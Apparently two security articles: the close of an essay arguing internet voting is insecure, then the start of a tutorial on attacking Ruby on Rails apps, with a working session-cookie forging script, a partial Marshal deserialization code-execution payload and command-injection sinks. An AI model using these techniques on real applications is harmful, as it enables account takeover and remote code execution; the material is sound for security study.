Cyber warfare has become big business. For example, on March 20, 2013, South Korean TV networks and banks were crippled in a cyber attack that was ultimately blamed on North Korea [11]. The U.S. government seems paranoid about cyberattacks originating in Iran and China [29]. While it is difficult to know how much truth there is to individual claims about who is attacking whom, I think we can all agree that there are certainly

aggressive attacks occurring between countries. If a national election was being conducted by internet voting, a foreign country would have a high degree of incentive and desire to disrupt or control the election.

Another speculative but real threat would be a phishing and/or misinformation attack. For example, in 2012, in Madison, Wisconsin, a U.S. city, the Republican party sent a mailing to heavily democratic areas giving them incorrect registration instructions [30]. It's not clear if this was deliberate or an honest mistake, but it is suspicious, and you could imagine sending e-mails to people that would cause them to go to the wrong web-site to vote. It could be an identical look alike to the real election web-site and either throw their vote way, or even steal their credentials and use them at the real voting web-site. This is speculative and it's doubtful an entire election could be rigged this way, but such tricks could deprive a certain percentage of voters of their voting rights, and could even tip the balance in an extremely tight race.

It would also be possible to harvest credentials in the weeks before an election by sending e-mails instructing voters to "enter their credentials to verify their online voting account." Those credentials could then be used to vote on election day. Like the misinformation attack, this would have limited impact but could still affect a tight election and cause confusion amongst the general population.

Another attack that has been used in real life against voting systems is the browser rootkit attack, whereby one secretly installs a browser extension that modifies the behavior of webpages. The Helios voting system [32] is an open source internet voting system that is designed to allow users to vote a secret ballot but still verify that the ballot was received and tallied correctly (source code available at [33]). In other words, it is a mathematically and cryptographically correct model of internet voting. Helios uses client side JavaScript extensively, to store the ballot itself and the Exponential ElGamal encryption used [34] is implemented in JavaScript. For some of the computationally intensive crypto procedures are implemented in Java, requiring the JVM to be installed on the web browser. JavaScript and JVM... can one ask for a better attack vector? :>

In the Helios system, candidates are allowed to provide a PDF file (another fantastic attack vector) that explains their candidacy for voters to view. So the scheme is probably clear at this point: exploit a PDF vulnerability to install a malicious browser rootkit as an extension (they picked Firefox but claim IE would have been just as easy to attack), which is actually injected into an already installed extension so the user does not notice a new extension being installed. The browser rootkit spies on the user's web traffic, and swings into action whenever the user visits the voting web-site. At that point it has full control over what the clients does and sees on their end of the voting system.

Researchers Saghar Estehghari and Yvo Desmedt implemented this attack against Helios. Their complete report is available at [31].

In their case they have Alice running against Bart Preneel, and they want Alice to win, so she uploads the rootkitted PDF. In this attack, only a candidate or admin could carry it out because voters cannot upload their own PDFs to the server.

With the rootkit installed, when a voter votes for Bart, they change the vote to Alice. But they modify the confirmation page and plaintext views of the ballot to show that Bart was voted for, fooling the voter. The last issue is if the voter decides to verify the ballot, the system will show

the "Encryption doesn't match" message as the result. They fixed this by changing the verification function to always output "Encryption is verified," under all circumstances.

This attack could have been distributed through any means and attacked any system. The point is that as long as every home computer is a potential voting kiosk, it's not a problem if the election server proves too difficult to compromise. By hacking the users browser to change votes behind the scenes, the election can still be manipulated silently. Even a properly designed voting system can be compromised because the voting kiosk is not secure.

There exists another problem with the fact that every home computer is now potentially a voting kiosk. Vote rigging through bribes or intimidation will once again rise in popularity. This is currently hard to do because people vote with a secret ballot, in a private booth. No thug can pay them a bribe knowing that they actually voted for them, nor beat them knowing that they voted for the wrong person (except for the "voter assistance" ploy described earlier). With internet voting, you might simply watch them vote, or host a "community voting event" at your house, to shake everyone down.

As a reminder, why focus our scrutiny solely on the potential for outsider attacks? As I quoted Boss Tweed earlier, as long as those in power control the insiders counting the votes, they can seldom be stopped. Most of us know the famous example from the movie "Office Space," where the company's software is programmed to siphon tiny fractions of every transaction into a bank account and it then goes horribly wrong. But it would not be hard at all for some of the programmers of the voting software to sneak in some code to alter the election (consider the Estonia incident where the project manager could push changes to the server at will).

--[6 - End-to-End Verifiable Internet Voting Schemes

A cryptographically verifiable voting scheme, Helios, has already been mentioned in this paper. These schemes try to compensate for the problems that come with voting over a network composed of untrusted and often compromised components. However, it was demonstrated that a browser rootkit successfully undermines the voting scheme. There are other systems which go a step farther by using specialized printers to produce physical, cryptographically signed, receipts. These schemes are closer to a DRE machine, since they require the voters to go to a voting location with specialized equipment, but I want to address the schemes because they could presumably be networked to the internet to facilitate in vote aggregation and counting, and because they use internet bulletin boards to post the proof that the ballots were correctly counted.

One of the best known of these schemes is David Chaum's "Secret Ballot Receipts: True Voter-Verifiable Elections" scheme [60]. The detailed cryptography of the scheme is outside of the scope of this paper, but interested readers should read both Chaum's paper [60], and a vulnerability analysis of the scheme conducted by Chris Karlof et al. [61], which identifies key flaws.

In Chaum's scheme, voters receive a physical receipt of their ballot, which consists of two separately laminated layers. Put together, the layers make up a human readable image of the ballot. But each individual half, alone, appears to be nothing but random black and white pixels. After the machine prints the receipt, the voter tells the machine which

half they will keep as their proof (this must be done after the machine has printed the receipt), and shreds the other half at the polling location. Later, cryptographic material embedded in the layer can be used by election trustees to tabulate the ballot, and voters can verify that their vote was counted correctly by locating their receipt on the public bulletin board.

I am not aware of any proofs that the cryptographic scheme used by Chaum is flawed, however as Karlof et al. point out, these voting schemes are implemented on systems with a very wide scope, and there are many opportunities for flaws in the systems themselves, as well as human error. The social engineering attacks they present are interesting. Ordinary citizens do not understand cryptography to enough depth to generally notice even a very minor alteration in the cryptographic protocol. For example, if the machine asks the voter which portion of the receipt the voter wishes to retain (top or bottom), before printing the signed receipt, the machine can construct the two receipts to decrypt to an arbitrary ballot of the attacker's choosing (see [61] for an explanation of why that is).

This is exactly my problem with such schemes. As I explain in the conclusion, one of the central tenants of democratic elections is that ordinary citizens see and understand the voting process, and have faith in the results. Ordinary citizens, including myself, do not understand these schemes to the appropriate depth to monitor the election and have faith and understanding in the process. Worse yet, no matter how sound the math behind the crypto is, the implementation of the crypto primitives must be absolutely correct. A nation state could easily detect and take advantage of the most subtle statistical flaws in the pseudorandom number generation, for example (that is if they had not already backdoored the key generating hardware used in the election).

Ordinary citizens can watch voters put their ballots into boxes and then later watch the ballots be removed and counted. Ordinary citizens can see someone take all the ballot boxes into a secret backroom and later emerge with them. Ordinary citizens, including myself, cannot look at a cryptographically signed receipt and say, "Ah, the random number generation is flawed!". Thus a complicated cryptographic scheme, not well understood by the general population, is not the way to have trust in democratic elections.

--[7 - Push Back

Despite the number of countries adopting internet voting pilots, there has also been backlash against electronic voting in general in certain countries.

In 2007 the Dutch banned the use of their Nedap voting machines [58], citing the lack of a paper trail. In addition in 2009 Ireland abandoned their e-voting initiative citing high cost as well as a lack of trust in the computers' ability to securely tabulate an election [57].

I find Germany's 2009 ban of electronic voting machines the most interesting however, as many of the German Federal Constitutional Court's findings coincide with my criticisms of internet voting (note: Germany banned *electronic* voting machines, not internet voting, but it is still related).

The German court found that the machines were unconstitutional because the average citizen could not be expected to understand what the machine was

doing when it tabulated the results (it's a "black box"). In addition, they considered that in a traditional voting system manipulations and fraud are far more difficult to execute and carry a significant chance of detection. However, a bug or deliberate fraud inserted into voting software would be easy to place and difficult to detect [59].

--[8 - But We Use The Internet for [Foo]

One of the common fallacies to support internet voting is that if the internet is used for other important activities, such as banking and commerce, why can't it be trusted for voting? The two main answers are that online banking is not secret, and that banking fraud can be papered over with money.

Suppose I go online and send \$1,000 to my landlord for rent. The landlord will see that I sent \$1,000, I will see that my account had \$1,000 deducted, and the bank will have records of these transactions. I can call the landlord and confirm that he received the money. If he lied and claimed he didn't, the bank would still have records of it and so I could prove that he was paid. If somehow the transaction went badly and the landlord was paid \$2,000, I would see this on my statement and could demand the money back because my lease dictates the landlord is owed only \$1,000. But with voting, because ballots are secret, this type of verification would never work. I know I sent a ballot, but I do not know that it was counted towards whomever I wanted to vote for. I don't even know that it was counted at all. If this was the landlord example, I would see that a mystery amount was deducted from my account, have no idea what my current balance is, and have no way of knowing that landlord received the money, with neither him nor the bank having records of it.

The other issue is the notion of papering over fraud. When a business evaluates a piece of technology, the basic question is if the amount of money saved using the technology outweighs whatever the technology will cost. The increase in fraud caused by online banking is definitely a cost of online banking, but it saves banks and consumers so much time and money, that it makes sense to paper over the problem. That is, when money is stolen from people's accounts, the banks are willing to just put the money back in and take the loss, because they still save money. But this does not work with voting. You cannot paper over a stolen election -- the election is rigged and the entire country's confidence is ruined (if anybody even notices that there was fraud).

In e-commerce it is not uncommon at all to allow a spouse or child to use your credentials to make a purchase. However, it is generally illegal to allow someone else to vote with your name and ballot. But with internet voting it is impossible to know when this is happening. Imagine a Silk Road [15] website being setup for the purpose of selling voting credentials in exchange for Bitcoins.

--[9 - Imagining a More Secure Internet Voting System

The book, Broken Ballots [2], mentions that in 1875 Henry Spratt of England was granted a U.S. patent on a voting machine. The patent, U.S. Patent 158,652, claims that it allows "balloting (that is, voting secretly) without the aid of balls, tickets, passes, letters, figures, official stamps, or ballot-boxes; second, absolute secrecy, it being impossible to discover for whom the voter has voted; third, while secrecy is obtained, all parties, pro and con, can be satisfied the voter has voted; fourth, at the close of the poll the result of the voting can be

instantly made known; fifth, a complete check as to the numbers voted, preventing any tampering with the apparatus."

This claim is noteworthy because it remains the central tenant that voting technology still tries to solve. Of course, we now know that even 140 some years later, we have not been able to solve this problem.

Matt Bishop describes the properties academia would say an e-voting system must meet [56], and I've listed the ones I find relevant to this article:

- The e-voting system must not be able to associate votes with a particular voter
- 2) The e-voting system must prevent a voter from casting more than a particular number of votes in a race, or one vote per ballot
- 3) The voter must be able to verify the votes on the ballot at any time until the vote is cast
- 4) The e-voting system must tally the votes accurately. Votes must not be intentionally or accidentally mis-recorded.
- 5) It must be possible to conduct an audit on the reported vote tally, using an out-of-band mechanism. A recount cannot be conducted by recounting votes on the server because a server with a bug will produce a bad recount as well.

I would add a sixth requirement:

6) Trust. The general population must be able to trust that votes, or the count, was not modified at any point in the counting process.

So the question is, could we design a system to meet all of these requirements? As we saw in the Helios example, there are certainly mathematical models that can do it. But our computers are so full of areas to exploit, it's not feasible to do given what we currently know about designing secure computer systems and I hope the examples I have provided have convinced you of this fact.

--[10 - Conclusion

This article has spent some time discussing internet voting in usage, as well as its technical shortcomings. But I would like to end on a brief discussion of the sociology behind democracy. I believe the following:

- 1. Internet voting is not compatible with democracy
- 2. No amount of technology can change this
- 3. Whom you voted for ought to be secret
- 4. Who voted should not be secret -- it should be known as widely as possible
- 5. And who counts the votes, and how, certainly ought not be secret

As I mentioned before, in 1856 a vigilance committee in San Francisco first found a ballot box with a false bottom, allowing ballots to be hidden in it and then secretly mixed in with the real ballots before counting. Ever since people have been trying to counter voter fraud with technology [2].

Democracy is somewhat miraculous compared to previous forms of government in that power is transferred smoothly and without violence, even between opposing factions. This is because people accept that whomever receives the most votes has a legitimate claim to authority. If people do not believe that the votes are legitimate, then they do not believe that the ruler has legitimate authority, and thus social chaos could ensue.

Further complicating the matter is that votes must be secret, or citizens can be coerced into voting for certain interests (or willingly bribed). Because I cannot look into a database and see that a vote from myself was recorded for candidate Bob in some election, I must inherently trust the ballot counting process. This means I trust that the organization tallying the votes (the government) successfully overcomes outside interests wanting to rig the outcome.

For hundreds of years we have used paper ballots to tally our elections. Paper ballots are far from perfect, and indeed we have seen instances of fraud on local scales. However, paper ballots do not have a single failure point where an entire country's election could be so efficiently compromised, especially in countries not known for having systemic corruption. Precinct workers verify who is actually coming to vote and mark their name as having voted (in many towns the precinct workers will recognize many of the voters). The ballots are then counted by people, in front of other people, in each precinct. These results are then congregated by district, state, etc. It is a distributed, fault tolerant system, which relies on human beings faith in a process run by other humans that they can monitor and understand.

With internet voting, a simple software bug could affect entire precincts, regions, or countries and be quite difficult to detect. A maliciously inserted bug, designed to manipulate an election, could slip through just as easily and have the same effects. It is very difficult for humans to know exactly what a computer is doing, especially when every computer on the internet is a potential voting kiosk.

Thus internet voting is not a case of technology bringing democracy up to date. It is a case of technology undermining confidence in a process that must be trusted for elected governments to succeed. I'm one voter who is happy to keep casting paper ballots.

--[11 - Acknowledgements

Much thanks to Twiga for her time and priceless advice in shaping this paper. daw provided great insight and background reading on end-to-end verifiable internet voting.

--[12 - References

- [1] http://en.wikipedia.org/wiki/United_States_ presidential_election_in_Florida,_2000
- [2] Broken Ballots: Will Your Vote Count? "F÷VvÆ 2 râ |öæW2 b & && & 6-Ööç2â # "à
- [6] http://www.emeraldinsight.com/journals.htm?articleid=863987
- [7] http://www.cbsnews.com/8301-505124_162-57545531/o
 hio-faces-controversy-over-voting-machines/
- [8] http://en.wikipedia.org/wiki/William_M._Tweed
- [9] https://jhalderm.com/pub/papers/dcvoting-fc12.pdf
- [11] http://www.zdnet.com/probe-says-north-korea-behind-southkorean-hack-7000013784/
- [15] http://en.wikipedia.org/wiki/Silk_Road_(marketplace)
- [17] http://allthingsd.com/20121105/after-sandy-new-jersey-becomes-anunwilling-test-case-for-internet-voting/
- [18] http://www.njelections.org/2012-results/directive-email-voting.pdf
- [19] http://en.wikipedia.org/wiki/Electronic_voting_examples #2000_Arizona_Democratic_presidential_primary_Internet_election

```
[20] http://www.vvk.ee/public/dok/Internet_Voting_in_Estonia.pdf
[21] http://www.cse.wustl.edu/~jain/cse571-07/ftp/ballots.pdf
[26] http://www.poemhunter.com/poem/the-brus-book-i/
[29] http://online.wsj.com/article/
    SB10001424127887324345804578424741315433114.html
[30] "Election Board Warns About Confusing Mailers."
    http://www.channel3000.com/news/Elections-board-warns-
    about-confusing-mailers/-/1648/16903214/-/2jq57j/-/index.html
[31] http://static.usenix.org/event/evtwote10/tech/full_papers/
    Estehghari.pdf
[32] http://heliosvoting.org/
[33] https://github.com/benadida/helios-server
[34] http://www.win.tue.nl/~berry/papers/euro97.pdf
[35] https://www.schneier.com/essay-101.html
[36] http://www.politico.com/news/stories/1112/84202.html
[38] http://en.wikipedia.org/wiki/Help_America_Vote_Act
[39] http://en.wikipedia.org/wiki/Russian_legislative_election,_2011
     #Electoral_irregularities_and_assessment
[40] http://www.bbc.co.uk/news/world-africa-20660228
[41] http://en.wikipedia.org/wiki/Ballot_box
[42] http://www.bl.uk/onlinegallery/takingliberties/staritems/
     159peoplescharterpic.html
[43] http://homepage.cs.uiowa.edu/~jones/voting/pictures/
[44] http://www.nist.gov/itl/vote/upload/chapter9.pdf
[45] http://demo.intelivote.com/WEBDEMO/
[46] http://www.recorder.ca/2010/10/27/
    technical-snags-wont-be-repeated-intelivote
[47] http://en.wikipedia.org/wiki/DRE_voting_machine
[48] A Survey of Internet Voting:
    http://www.eac.gov/assets/1/Documents/SIV-FINAL.pdf
[49] http://www.systematic-paris-region.org/en/members/oppida
[50] https://en.wikipedia.org/wiki/Short_Message_Service
[51] http://www.everyonecounts.com
[52] http://www.elections.nsw.gov.au/__data/assets/pdf_file/
     0007/93481/iVote_Audit_report_PIR_Final.pdf
[53] http://www.youtube.com/watch?v=ZVWIOwSkMew
[54] http://spectrum.ieee.org/computing/networks/
    geneva-vote-will-use-quantum-cryptography
[56] Bishop, Matt. "An Overview of Electronic Voting and Security."
    Department of Computer Science. University of California, Davis.
[57] http://www.thedailybeast.com/newsweek/2009/05/23/
    we-do-not-trust-machines.html
[58] http://www.theregister.co.uk/2007/10/01/dutch_pull_plug_on_evoting/
[59] http://www.edri.org/edri-gram/number7.5/no-evoting-germany
```

--[EOF

[60] http://citeseerx.ist.psu.edu/viewdoc/

download?doi=10.1.1.71.9418&rep=rep1&type=pdf

[61] http://naveen.ksastry.com/papers/cryptovoting-usenix05.pdf

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```
|=-----|
|=------|
|=------| Attacking Ruby on Rails Applications ]=-----|
|=-------|
|=------| joernchen of Phenoelit ]=-----|
|=------| joernchen@phenoelit.de ]=-----|
```

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--[0 - Intro

This little article aims to give an introduction to the topic of attacking Ruby on Rails applications. It's neither complete nor dropping Oday. It's rather the authors attempt to accumulate the interesting attack paths and techniques in one write up. As yours truly spend most of his work on Ruby on Rails applications in the time when Rails version 3 was current, some of the described techniques are not applicable to Rails 4 any more. However there is still a broad attack surface of older applications as migrating Rails code up one or two version appears to be a real pain in the ass for lager projects (if you doubt this ask your local Rails startup peeps:)).

--[1 - A Brief Overview

Basically Ruby on Rails [0] is a Model-View-Controller (MVC) based web application framework. It's overloaded with functionality, and this functionality is what at the end of the day introduces the fine bugs we all are looking for.

MVC is a software design pattern, which just says roughly the following:

The model is where the data lives, along with the business logic. So the

model is an abstraction to the database. The view is what you see, like the HTML templates which get rendered. The controller itself is, what you interact with. It takes requests and decides upon them what to do with the data which were submitted.

This architecture is reflected in Rails on the file system, a sample application's directory structure would look like this:

```
here lives the applications main code
-- app
   -- assets
       |-- images
       -- javascripts
       `-- stylesheets
    -- controllers
                        here live the controllers
    -- helpers
    -- mailers
    -- models
                        this is where the models live
    -- views
                         and finally here are the views
       `-- layouts
                        yummy config files
-- config
   -- environments
    -- initializers
    -- locales
-- db
-- doc
-- lib
                        more code
   -- assets
   `-- tasks
-- log
-- public
                        static content
-- script
                        | /* */
-- test
   -- fixtures
    -- functional
   -- integration
   -- performance
    -- unit
-- tmp
    -- cache
      `-- assets
-- vendor
   -- assets
       |-- javascripts
        -- stylesheets
    -- plugins
                        here might be bugs too
```

The point of first attention here is the ./app/ directory, this is where controllers, models and views live.

It has to be noted that the MVC design pattern, even tough it's implied by the filesystem layout of a fresh Rails application, is not enforced by Ruby on Rails in any way. For instance a developer might just put parts of the business logic into the view instead of into the model.

--[1.1 - User input

The following sub-sections will cover the various kinds of user input a Rails application will understand and parse. The most prominent input vector for a Rails application is usually the params hash, which is

described in detail below.

```
--[ 1.1.1 - POST/PUT/GET application/x-www-form-urlencoded
The params hash (hash is Ruby slang for an associative array) holds the
request parameters in Rails. So parameters that are POSTed like this:
  username=hacker&password=happy
will yield a params hash like the following:
 params = {"username"=>"hacker", "password"=>"happy"}
Lots of magic is involved within Rails' parameter parsing. POST parameters
encoded as application/x-www-form-urlencoded or regular GET parameters can
encode arrays like this:
  user[]=Phrack&user[]=rulez
The resulting params hash is in this case:
  params {"user" => ["Phrack", "rulez"]}
Encoding sub-hashes in the params hash is also possible:
  user[name]=hacker&user[password]=happy
The above will result in params being the following:
  params = { "user" => { "name" => "hacker", "password" => "happy" } }
Besides strings with the basic GET/POST parameters it is also possible to
encode a Ruby nil value in this way:
  user[name]
by leaving out the = and a value the resulting hash looks like:
 params = {"user"=>{"name"=>nil}}
--[ 1.1.2 - Multiparameter attributes
When a single parameter has to carry multiple values in one attribute those
can be encoded in simple POST and GET requests as well. Those so called
multiparameters look like the following:
  user[mulitparam(1)]=first_val&user[mulitparam(2)]=second_val&[...]
  &user[mulitparam(n)]=nth_val
Also valid is a multiparameter assignment with a single parameter like:
 user[name(1)]=HappyHacker
Internally the values (1)..(n) will be converted into an array and this
array will be assigned to the attribute. This is rarely to be seen in real
world code, however useful for instance when it comes to e.g. timestamps:
 post[date(1)]=1985&post[date(2)]=11&post[date(3)]=17
```

Where the above example would assign year, month and day of the post[date] parameter in a multiparameter attribute called date.

```
--[ 1.1.3 - POST/PUT text/xml
```

Besides the usual POST/PUT parameters Rails typically also understands XML input. This however was removed within the Rails 4 release [1].

With XML encoded parameters there are various typecasting possibilities. Here is an excerpt from the responsible parser (rails/activesupport/lib/active_support/xml_mini.rb):

```
PARSING = {
  "symbol"
                => Proc.new {
                                |symbol| symbol.to_sym },
  "date"
                => Proc.new
                                date
                                          ::Date.parse(date) },
  "datetime"
                                          :: Time.parse(time).utc rescue
               => Proc.new {
                                time
   ::DateTime.parse(time).utc },
  "integer" => Proc.new {
                                integer | integer.to_i },
                => Proc.new {
  "float"
                                |float|
                                         float.to_f },
               => Proc.new {
  "decimal"
                                |number | BigDecimal(number) },
                => Proc.new { | boolean |
  "boolean"
    %w(1 true).include?(boolean.strip) },
  "string"
               => Proc.new { | string | string.to_s },
  "yaml" => Proc.new { | yaml | base64Binary" => Proc.new { | bin |
                                         YAML::load(yaml) rescue yaml },
   ActiveSupport::Base64.decode64(bin) },
  "binary" => Proc.new { | bin, entity |
    _parse_binary(bin, entity) }
             => Proc.new { | file, entity | _parse_file(file, entity) }
PARSING.update(
  "double" => PARSING["float"],
  "dateTime" => PARSING["datetime"]
)
```

So if a boolean value should be contained in a POSTed variable within the params hash, this XML POSTed with Content-Type: text/xml will achieve it:

```
<user>
  <admin type="boolean">true</admin>
</user>
```

The params hash from the above POSTed XML would be:

```
params = {"user"=>{"admin"=>true}}
```

At this point it has to be noted that the conversions for the types "symbol" and "yaml" have been blacklisted since CVE-2013-0156. This CVE is actually the most impactful on RoR. Due to YAML being able to create arbitrary Ruby objects it was possible to gain code execution with just a single POST request, pretty similar to the sessions issue described in 2.1. Symbols have been removed from the conversion simply due to the fact, that they won't get garbage collected a runtime, therefore being useful for e.g. memory exhaustion attacks.

There are two more supported types which are not listed above, they rather are defined in

rails/activesupport/lib/active_support/core_ext/hash/conversions.rb. Those two types are "hash" and "array". A hash is pretty simple to put up in XML.

```
It needs to be POSTed like this:
  <user>
    <name>hacker</name>
  </user>
The above XML will result in this hash:
  params = { "user" => { "name" => "hacker" } }
Arrays with typed XML are assembled together like the following:
  <a type="array">
    <a>some value</a>
    <a>some other value</a>
  </a>
which will yield:
  params = {"a"=>["some value", "some other value"]}
Furthermore nil can be encoded this way
  <a nil="true">
which results in this params hash:
  { "a"=>nil }
--[ 1.1.4 - POST/PUT application/json
JSON input POSTed with the Content-Type of application/json can't encode as
many object types as XML, but the following types are defined per the JSON
specification:
* String
* Object (which will be a hash in Ruby)
* Number
* Array
* True
* False
* Null (which will be nil in Ruby)
Before the Rails patches for the CVEs 2013-0333 and 2013-0268 it was
possible to encode arbitrary Objects in JSON, the details on CVE-2013-0333
will be discussed in section 3.3.
With a POST request containing the following JSON payload:
  { "a":["string",1,true,false,null, { "hash":"value" } ] }
a params hash of:
 params = {"a"=>["string", 1, true, false, nil, {"hash"=>"value"}]}
will be generated.
--[ 1.1.5 - GET vs. POST/PUT
```

By default it's even possible to send application/json and text/xml typed parameters within a GET request, by simply issuing a GET request with an according Content-Type, a proper Content-Length as well as the actual request body. For instance:

```
curl -X GET http://somerailsapp/ -H "Content-type: application/json" \
--data '{"a":"z"}'
```

Additional magic is buried in the _method parameter when used in a POST request.

For instance the following POST request will be interpreted as PUT:

```
curl -X POST http://somerailsapp/?_method=PUT --data 'somedata'
```

So setting _method in a POST request to a legal HTTP verb will let Rails interpret the POST as what _method is set to (GET, PUT, etc.).

```
--[ 2 - Common pitfalls
```

With the knowledge of various ways to encode our mali^W well crafted input for a Rails application, let's have a look at patterns of "what could possibly go wrong?". This section will elaborate some of the nasty side effects introduced by rather common coding practices in Ruby on Rails. Of course it will also be explained how to use those side effects in order to extend the functionality of an affected application.

--[2.1 - Sessions

By default Rails stores the sessions client-side within a cookie. The whole session hash gets serialized (also encrypted in Rails 4) and ${\tt HMACed}$ (in Rails 3 and 4) in order to be tamper-resistant.

Since Rails 4.1 the format for serialization used is JSON encoding. Before that version it used to be Ruby's own serialization format called Marshal. Marshaled ruby objects look like this:

```
irb(main):001:0> foo = ["Some funky string",{"a hash"=>1337}]
=> ["Some funky string", {"a hash"=>1337}]
irb(main):002:0> Marshal.dump foo
=> "\x04\b[\aI\"\x16Some funky string\x06:\x06ET{\x06I\"\vahash\x06;\x00Ti\x029\x05"
```

It's basically a TLV serialization format, which can encode almost arbitrary Ruby Objects. The secret key to the HMAC/encryption might be stored in various locations depending on the Rails version it might be found in the following files:

- * config/environment.rb
- * config/initializers/secret_token.rb
- * config/secrets.yml
- * /proc/self/environ (if it's just given via an ENV variable)

In rare cases it might be found somewhere completely different. But the best place to look for Rails cookie secrets is Open Source code checked into public repositories.

Once revealed to a curious hacker the cookie signing/encryption secret offers a broad amount of fun to have with it.

First of all session tampering is possible, as we are able to sign/encrypt arbitrary session data. Typically (when no special authentication GEMs are used) the user_id of the currently logged in user is serialized into the session. So it's pretty much a piece of cake to serialize the user_id of any other user into the cookie using the following simple script:

```
#!/usr/bin/env ruby
  # Sign a cookie in RoR style (Rails Version <=3.x only)
  require 'base64'
  require 'openssl'
 require 'optparse'
 banner = "Usage: \#\{\$0\} -k KEY [-c COOKIE]\n" +
    "Cookie is a raw ruby expression like '{:user_id => 1}'"
 hashtype = 'SHA1'
  key = nil
  cookie = {"user_id"=>1}
  opts = OptionParser.new do | opts |
    opts.banner = banner
    opts.on("-k", "--key KEY") do |h|
     key = h
    end
    opts.on("-c", "--cookie COOKIE") do |w|
     cookie = w
    end
  end
 begin
    opts.parse!(ARGV)
  rescue Exception => e
   puts e, "", opts
    exit
  end
  if key.nil?
   puts banner
    exit
  end
  cook = Base64.strict encode64(Marshal.dump(eval("#{cookie}"))).chomp
  digest = OpenSSL::HMAC.hexdigest(OpenSSL::Digest::Digest.new(hashtype),
   key, cook)
 puts("#{cook}--#{digest}")
The secret_token is not only usable for session tampering, it can even be
used for remote command execution. The following Ruby method will generate
a code-executing session cookie (this is Rails 3 specific payload, but
the same principle works with Rails 4 with slight modifications):
  def build_cookie
    code = "eval('whatever ruby code')"
   marshal_payload = Rex::Text.encode_base64(
      "\x04\x08" +
      "0" +
      ":\x40ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy" +
      "\x07" +
```

For details on the Rails 4 version and more convenient use of the vector the exploits/multi/http/rails_secret_deserialization module in Metasploit is recommend reading/using.

The above code serializes an object in Rubys' Marshal format and then HMACs the serialized data. The object that is serialized is an instance of ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy which is defined as the following:

```
class DeprecatedInstanceVariableProxy < DeprecationProxy</pre>
  def initialize(instance, method, var = "@#{method}",
      deprecator = ActiveSupport::Deprecation.instance)
    @instance = instance
    @method = method
    @var = var
    @deprecator = deprecator
  end
 private
    def target
      @instance.__send__(@method)
    def warn(callstack, called, args)
      @deprecator.warn(
        "#{@var} is deprecated! Call #{@method}.#{called} instead of " +
        "#{@var}.#{called}. Args: #{args.inspect}", callstack)
    end
end
```

DeprecatedInstanceVariableProxy again inherits from DeprecationProxy, which defines the following interesting method:

```
def method_missing(called, *args, &block)
   warn caller, called, args
   target.__send__(called, *args, &block)
  end

as well as undefines some methods:
  instance_methods.each { |m| undef_method m
   unless m =~ /^__|^object_id$/ }
```

Inside this DeprecatedInstanceVariableProxy an ERB object is placed asA "instance", and "method" is set to "result". ERB stands for embedded Ruby and is in RoR to have HTML templates including Ruby code, so basically ERB is used for the views in a Rails application. The "src" variable for this ERB object is an arbitrary string of Ruby code. After deserialization and construction of the two nested objects the following will happen:

The above mentioned interesting method called method_missing is an expression of Ruby magic. When an object defines a method_missing this method will be called whenever a method on the object is called which does not exist (is missing).

As soon as any method on the deserialized object is called, this will be passed to "method_missing" as (almost) all instance methods have been undefined. "method_missing" will now first call "warn" and afterwards call target which will send the method "result" to the ERB object. "result" will interpret and the code attached in the ERB object as "src".

The following irb snippet demonstrates this behavior:

Credits for the above technique go to Charlie Somerville.

Since Rails 4.1 this vector is not usable anymore, due to the fact that JSON encoding is used to serialize the session. Actually thats not entirely true, as there is of course backward compatibility for legacy session cookies. Those legacy cookies are taken into account if in a Rails App >= Version 4.1 a secret_token is defined together with the new secret_key_base. Or if there is only a secret_token but no secret_key_base, which might be the case if you upgrade your App from Rails 3.something to 4.1 or later. You can tell that you're dealing with a legacy cookie if the cookie value starts with "BAh" which Base64 decodes to the Marshal header.

If the session's secret is not known, there is still some room to fail, so for example let's say an appliance by BigVendor has a RoR Webinterface, and additionally stores the currently logged in users' ID in the session. Now the BigVendor has a little problem if the session secret is the same on all appliances. If user admin A of appliance A' has a session cookie for it's user_id 1 on A', it's a legit session cookie for appliance B' where admin B has user_id 1 as well (the ID is typically incremental starting from 1 and admin is usually created first). To paraphrase this: "What has been HMACed cannot be un-HMACED".

```
--[ 2.2 - to_json / to_xml
```

Within Rails the scaffolding process generates automatic XML and JSON renderers. Those include by default all attributes of the model. A neat showcase for this behavior is documented in [3] where a simple authenticated request of http://demo.fatfreecrm.com/users/1.json yielded the following json output:

```
{
   "user": {
      "admin": true,
      "aim": "",
      "alt_email": "",
      "company": "example",
      "created_at": "2012-02-12T02:00:00+02:00",
```

```
"current_login_at": "2013-08-26T22:12:05+03:00",
        "current_login_ip": "61.143.60.146",
        "deleted_at": null,
        "email": "aaron@example.com",
        "first_name": "Aaron",
        "google": "",
        "id": 1,
        "last_login_at": "2013-08-24T22:20:06+03:00",
        "last_login_ip": "122.173.185.99",
        "last_name": "Assembler",
        "last_request_at": "2013-08-26T22:13:35+03:00",
        "login_count": 481,
        "mobile": "(800)555-1211",
        "password_hash": "[...]",
        "password_salt": "[...]",
        "perishable_token": "NEOn6wUCumVNdQ24ahRu",
        "persistence_token": "...",
        "phone": "(800)555-1210",
        "single_access_token": "TarXlrOPfaokNOzls2U8",
        "skype": "ranzitreddy",
        "suspended_at": null,
        "title": "VP of Sales",
        "updated_at": "2013-08-26T22:13:35+03:00",
        "username": "aaron",
        "yahoo": ""
    }
  }
The format parameter could, depending on the actual app's routes be either
just a appended .json/.xml or a query parameter "format=json"/"format=xml"
within the URL.
In some rarely but seen in the wild cases there are even "format=js"
renderes which yield vulnerabilities. Imagine a user's inbox at:
 http://some.host/inbox/messages
When here the JavaScript renderer emits e.g. JQuery framgents like:
  $("#messages").hmtl("here goes the user's inbox")
We just might include
   <script src="http://some.host/inbox/messages?format=js"></script>
on a third party website and leak the users' inbox. This is pretty much the
same concept like a JSONP leak.
--[ 2.3 - Code / Command Execution
Now off to the real fun: different ways to execute your code on other
people's web servers.
--[ 2.3.1 - Classical OS Command Injection
```

The classical command injection patterns of course also apply to Ruby on

Rails applications.

Things to watch out for include:

- * `command`
- * %x/command/
- * IO.popen(command)
- * Kernel.exec
- * Kernel.system
- * Kernel.open(" | command")

This list is not complete in any way, as there are many other Rubygems implementing wrappers around those functions (also maybe I've just missed for instance open3 in this list). As the average Phrack reader should be pretty familiar with the concept of OS command injection flaws we do not bother to further elaborate on this type of issue ;P.

A little sidenote on Kernel.open(): when the first character in the argument to Kernel.open is a pipe, the method basically behaves like popen. And the rest of the string after the pipe is taken as a command line.

--[2.3.2 - eval(user_input) and Friends

